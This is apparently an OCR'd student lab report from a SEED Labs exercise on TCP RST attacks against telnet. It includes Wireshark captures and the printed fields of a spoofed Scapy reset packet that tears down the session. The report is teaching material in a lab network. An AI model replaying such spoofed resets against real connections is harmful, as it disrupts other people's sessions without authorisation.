
```
No.  Time                Source      Destination  Protocol  Length Info
 101 2022-09-25 13:0… 10.9.0.6    10.9.0.5     TCP       69 [TCP Keep-Alive] 36202 → 23 [PSH, ACK] Seq=957566328 Ack=1348…
 102 2022-09-25 13:0… 10.9.0.5    10.9.0.6     TCP       68 23 → 36202 [ACK] Seq=1348981167 Ack=957566329 Win=65152 Len=0…
 103 2022-09-25 13:0… 10.9.0.5    10.9.0.6     TCP       68 [TCP Keep-Alive ACK] 23 → 36202 [ACK] Seq=1348981167 Ack=9575…
 104 2022-09-25 13:0… 10.9.0.6    10.9.0.5     TELNET    69 Telnet Data ...
 105 2022-09-25 13:0… 10.9.0.6    10.9.0.5     TCP       69 [TCP Keep-Alive] 36202 → 23 [PSH, ACK] Seq=957566329 Ack=1348…
 106 2022-09-25 13:0… 10.9.0.5    10.9.0.6     TCP       68 23 → 36202 [ACK] Seq=1348981167 Ack=957566330 Win=65152 Len=0…
 107 2022-09-25 13:0… 10.9.0.5    10.9.0.6     TCP       68 [TCP Keep-Alive ACK] 23 → 36202 [ACK] Seq=1348981167 Ack=9575…
 108 2022-09-25 13:0… 10.9.0.6    10.9.0.5     TELNET    69 Telnet Data ...
 109 2022-09-25 13:0… 10.9.0.6    10.9.0.5     TCP       69 [TCP Keep-Alive] 36202 → 23 [PSH, ACK] Seq=957566330 Ack=1348…
 110 2022-09-25 13:0… 10.9.0.5    10.9.0.6     TCP       68 23 → 36202 [ACK] Seq=1348981167 Ack=957566331 Win=65152 Len=0…
 111 2022-09-25 13:0… 10.9.0.5    10.9.0.6     TCP       68 [TCP Keep-Alive ACK] 23 → 36202 [ACK] Seq=1348981167 Ack=9575…
 112 2022-09-25 13:0… 10.9.0.6    10.9.0.5     TELNET    70 Telnet Data ...
 113 2022-09-25 13:0… 10.9.0.6    10.9.0.5     TCP       70 [TCP Retransmission] 36202 → 23 [PSH, ACK] Seq=957566331 Ack=…
 114 2022-09-25 13:0… 10.9.0.5    10.9.0.6     TCP       68 23 → 36202 [ACK] Seq=1348981167 Ack=957566333 Win=65152 Len=0…
 115 2022-09-25 13:0… 10.9.0.5    10.9.0.6     TCP       68 [TCP Dup ACK 114#1] 23 → 36202 [ACK] Seq=1348981167 Ack=95756…
 116 2022-09-25 13:0… 10.9.0.5    10.9.0.6     TELNET    70 Telnet Data ...
 117 2022-09-25 13:0… 10.9.0.5    10.9.0.6     TCP       70 [TCP Retransmission] 23 → 36202 [PSH, ACK] Seq=1348981167 Ack…
 118 2022-09-25 13:0… 10.9.0.6    10.9.0.5     TCP       68 36202 → 23 [ACK] Seq=957566333 Ack=1348981169 Win=64256 Len=0…
 119 2022-09-25 13:0… 10.9.0.6    10.9.0.5     TCP       68 [TCP Dup ACK 118#1] 36202 → 23 [ACK] Seq=957566333 Ack=134898…
```

```
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 36202, Dst Port: 23, Seq: 957566333, Ack: 1348981684, Len: 0
    Source Port: 36202
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 957566333
    [Next sequence number: 957566333]
    Acknowledgment number: 1348981684
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x1443 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
```

Next sequence number (tcp.nxtseq)   Packets: 171 · Displayed: 131 (76.6%)


Attacker terminal

Here we can see that all information are displayed.



```
Attacker/PES2UG20CS016/AdarshKumar/>$python3 reset.py
SENDING RESET PACKET.........
version    : BitField  (4 bits)                  = 4             (4)
ihl        : BitField  (4 bits)                  = None          (None)
tos        : XByteField                          = 0             (0)
len        : ShortField                          = None          (None)
id         : ShortField                          = 1             (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>   (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0             (0)
ttl        : ByteField                           = 64            (64)
proto      : ByteEnumField                       = 6             (0)
chksum     : XShortField                         = None          (None)
src        : SourceIPField                       = '10.9.0.6'    (None)
dst        : DestIPField                         = '10.9.0.5'    (None)
options    : PacketListField                     = []            ([])
--
sport      : ShortEnumField                      = 36202         (20)
dport      : ShortEnumField                      = 23            (80)
seq        : IntField                            = 957566333     (0)
ack        : IntField                            = 0             (0)
dataofs    : BitField  (4 bits)                  = None          (None)
reserved   : BitField  (3 bits)                  = 0             (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>  (<Flag 2 (S)>)
window     : ShortField                          = 8192          (8192)
chksum     : XShortField                         = None          (None)
urgptr     : ShortField                          = 0             (0)
options    : TCPOptionsField                     = []            (b'')
Attacker/PES2UG20CS016/AdarshKumar/>$
```

Attack got successful.




```
user1/PES2UG20CS016/AdarshKumar/>$telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
831e84e1b233 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Sep 25 16:42:32 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@831e84e1b233:~$ Connection closed by foreign host.
user1/PES2UG20CS016/AdarshKumar/>$
```

What happens to the Telnet connection after that attack?

Ans: As we can see in the above talent connection got closed and on terminal its written that telnet connection closed by foreign host.

On wire shark we can see that after attack happened successfully RST packet is sent.


[SEED Labs] any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
ip.addr == 10.9.0.5 and tcp.port == 23
```

```
No.  Time               Source    Destination Protocol Length Info
 120 2022-09-25 13:0… 10.9.0.5   10.9.0.6    TELNET   478 Telnet Data ...
 121 2022-09-25 13:0… 10.9.0.5   10.9.0.6    TCP      478 [TCP Retransmission] 23 → 36202 [PSH, ACK] Seq=1348981169 Ack…
 122 2022-09-25 13:0… 10.9.0.6   10.9.0.5    TCP       68 36202 → 23 [ACK] Seq=957566333 Ack=1348981579 Win=64128 Len=0…
 123 2022-09-25 13:0… 10.9.0.6   10.9.0.5    TCP       68 [TCP Dup ACK 122#1] 36202 → 23 [ACK] Seq=957566333 Ack=134898…
 124 2022-09-25 13:0… 10.9.0.5   10.9.0.6    TELNET   152 Telnet Data ...
 125 2022-09-25 13:0… 10.9.0.5   10.9.0.6    TCP      152 [TCP Retransmission] 23 → 36202 [PSH, ACK] Seq=1348981579 Ack…
 126 2022-09-25 13:0… 10.9.0.6   10.9.0.5    TCP       68 36202 → 23 [ACK] Seq=957566333 Ack=1348981663 Win=64128 Len=0…
 127 2022-09-25 13:0… 10.9.0.6   10.9.0.5    TCP       68 [TCP Dup ACK 126#1] 36202 → 23 [ACK] Seq=957566333 Ack=134898…
 128 2022-09-25 13:0… 10.9.0.5   10.9.0.6    TELNET    89 Telnet Data ...
 129 2022-09-25 13:0… 10.9.0.5   10.9.0.6    TCP       89 [TCP Retransmission] 23 → 36202 [PSH, ACK] Seq=1348981663 Ack…
 130 2022-09-25 13:0… 10.9.0.6   10.9.0.5    TCP       68 36202 → 23 [ACK] Seq=957566333 Ack=1348981684 Win=64128 Len=0…
 131 2022-09-25 13:0… 10.9.0.6   10.9.0.5    TCP       68 [TCP Dup ACK 130#1] 36202 → 23 [ACK] Seq=957566333 Ack=134898…
 246 2022-09-25 13:1… 10.9.0.6   10.9.0.5    TCP       56 36202 → 23 [RST] Seq=957566333 Win=1048576 Len=0
 247 2022-09-25 13:1… 10.9.0.6   10.9.0.5    TCP       56 36202 → 23 [RST] Seq=957566333 Win=1048576 Len=0
 258 2022-09-25 13:2… 10.9.0.6   10.9.0.5    TELNET    69 Telnet Data ...
 259 2022-09-25 13:2… 10.9.0.6   10.9.0.5    TCP       69 [TCP Keep-Alive] 36202 → 23 [PSH, ACK] Seq=957566333 Ack=1348…
 260 2022-09-25 13:2… 10.9.0.5   10.9.0.6    TCP       56 23 → 36202 [RST] Seq=1348981684 Win=0 Len=0
 261 2022-09-25 13:2… 10.9.0.5   10.9.0.6    TCP       56 23 → 36202 [RST] Seq=1348981684 Win=0 Len=0
```


```
› Frame 131: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0
› Linux cooked capture
› Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
⌄ Transmission Control Protocol, Src Port: 36202, Dst Port: 23, Seq: 957566333, Ack: 1348981684, Len: 0
    Source Port: 36202
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 957566333
    [Next sequence number: 957566333]
    Acknowledgment number: 1348981684
    1000 .... = Header Length: 32 bytes (8)
  › Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x1443 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
```

Launching the attack automatically

Launching the attack after connection is established.




```
Attacker/PES2UG20CS016/AdarshKumar/>$python3 reset_auto.py
^CAttacker/PES2UG20CS016/AdarshKumar/>$
```



```
user1/PES2UG20CS016/AdarshKumar/>$telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
831e84e1b233 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Sep 25 17:07:00 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@831e84e1b233:~$
seed@831e84e1b233:~$ exit
logout
Connection closed by foreign host.
user1/PES2UG20CS016/AdarshKumar/>$
```

This time the connection did not closed automatically even after changing the interface.


[SEED Labs] Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
ip.addr == 10.9.0.5 and tcp.port == 23
```

```
No.  Time             Source     Destination  Protocol  Length Info
 333 2022-09-25 13:4… 10.9.0.5   10.9.0.6     TELNET    69 Telnet Data ...
 334 2022-09-25 13:4… 10.9.0.5   10.9.0.6     TCP       69 [TCP Keep-Alive] 23 → 36216 [PSH, ACK] Seq=1440073000 Ack=434…
 335 2022-09-25 13:4… 10.9.0.6   10.9.0.5     TCP       68 36216 → 23 [ACK] Seq=434944887 Ack=1440073001 Win=64128 Len=0…
 336 2022-09-25 13:4… 10.9.0.6   10.9.0.5     TCP       68 [TCP Keep-Alive ACK] 36216 → 23 [ACK] Seq=434944887 Ack=14400…
 337 2022-09-25 13:4… 10.9.0.6   10.9.0.5     TELNET    69 Telnet Data ...
 338 2022-09-25 13:4… 10.9.0.6   10.9.0.5     TCP       69 [TCP Keep-Alive] 36216 → 23 [PSH, ACK] Seq=434944887 Ack=1440…
 339 2022-09-25 13:4… 10.9.0.5   10.9.0.6     TELNET    69 Telnet Data ...
 340 2022-09-25 13:4… 10.9.0.5   10.9.0.6     TCP       69 [TCP Keep-Alive] 23 → 36216 [PSH, ACK] Seq=1440073001 Ack=434…
 341 2022-09-25 13:4… 10.9.0.6   10.9.0.5     TCP       68 36216 → 23 [ACK] Seq=434944888 Ack=1440073002 Win=64128 Len=0…
 342 2022-09-25 13:4… 10.9.0.6   10.9.0.5     TCP       68 [TCP Keep-Alive ACK] 36216 → 23 [ACK] Seq=434944888 Ack=14400…
 343 2022-09-25 13:4… 10.9.0.6   10.9.0.5     TELNET    69 Telnet Data ...
 344 2022-09-25 13:4… 10.9.0.6   10.9.0.5     TCP       69 [TCP Keep-Alive] 36216 → 23 [PSH, ACK] Seq=434944888 Ack=1440…
 345 2022-09-25 13:4… 10.9.0.5   10.9.0.6     TELNET    69 Telnet Data ...
 346 2022-09-25 13:4… 10.9.0.5   10.9.0.6     TCP       69 [TCP Keep-Alive] 23 → 36216 [PSH, ACK] Seq=1440073002 Ack=434…
 347 2022-09-25 13:4… 10.9.0.6   10.9.0.5     TCP       68 36216 → 23 [ACK] Seq=434944889 Ack=1440073003 Win=64128 Len=0…
 348 2022-09-25 13:4… 10.9.0.6   10.9.0.5     TCP       68 [TCP Keep-Alive ACK] 36216 → 23 [ACK] Seq=434944889 Ack=14400…
 349 2022-09-25 13:4… 10.9.0.6   10.9.0.5     TELNET    70 Telnet Data ...
 350 2022-09-25 13:4… 10.9.0.6   10.9.0.5     TCP       70 [TCP Retransmission] 36216 → 23 [PSH, ACK] Seq=434944889 Ack=…
 351 2022-09-25 13:4… 10.9.0.5   10.9.0.6     TELNET    78 Telnet Data ...
 352 2022-09-25 13:4… 10.9.0.5   10.9.0.6     TCP       78 [TCP Retransmission] 23 → 36216 [PSH, ACK] Seq=1440073003 Ack…
 353 2022-09-25 13:4… 10.9.0.6   10.9.0.5     TCP       68 36216 → 23 [ACK] Seq=434944891 Ack=1440073013 Win=64128 Len=0…
 354 2022-09-25 13:4… 10.9.0.6   10.9.0.5     TCP       68 [TCP Dup ACK 353#1] 36216 → 23 [ACK] Seq=434944891 Ack=144007…
 355 2022-09-25 13:4… 10.9.0.5   10.9.0.6     TCP       68 23 → 36216 [FIN, ACK] Seq=1440073013 Ack=434944891 Win=65152 …
 356 2022-09-25 13:4… 10.9.0.5   10.9.0.6     TCP       68 [TCP Out-Of-Order] 23 → 36216 [FIN, ACK] Seq=1440073013 Ack=4…
 357 2022-09-25 13:4… 10.9.0.6   10.9.0.5     TCP       68 36216 → 23 [FIN, ACK] Seq=434944891 Ack=1440073014 Win=64128 …
 358 2022-09-25 13:4… 10.9.0.6   10.9.0.5     TCP       68 [TCP Out-Of-Order] 36216 → 23 [FIN, ACK] Seq=434944891 Ack=14…
 359 2022-09-25 13:4… 10.9.0.5   10.9.0.6     TCP       68 23 → 36216 [ACK] Seq=1440073014 Ack=434944892 Win=65152 Len=0…
 360 2022-09-25 13:4… 10.9.0.5   10.9.0.6     TCP       68 [TCP Dup ACK 359#1] 23 → 36216 [ACK] Seq=1440073014 Ack=43494…
```

```
› Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
⌄ Transmission Control Protocol, Src Port: 23, Dst Port: 36216, Seq: 1440073014, Ack: 434944892, Len: 0
    Source Port: 23
    Destination Port: 36216
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1440073014
    [Next sequence number: 1440073014]
    Acknowledgment number: 434944892
    1000 .... = Header Length: 32 bytes (8)
  › Flags: 0x010 (ACK)
```

Task 3: TCP Session Hijacking

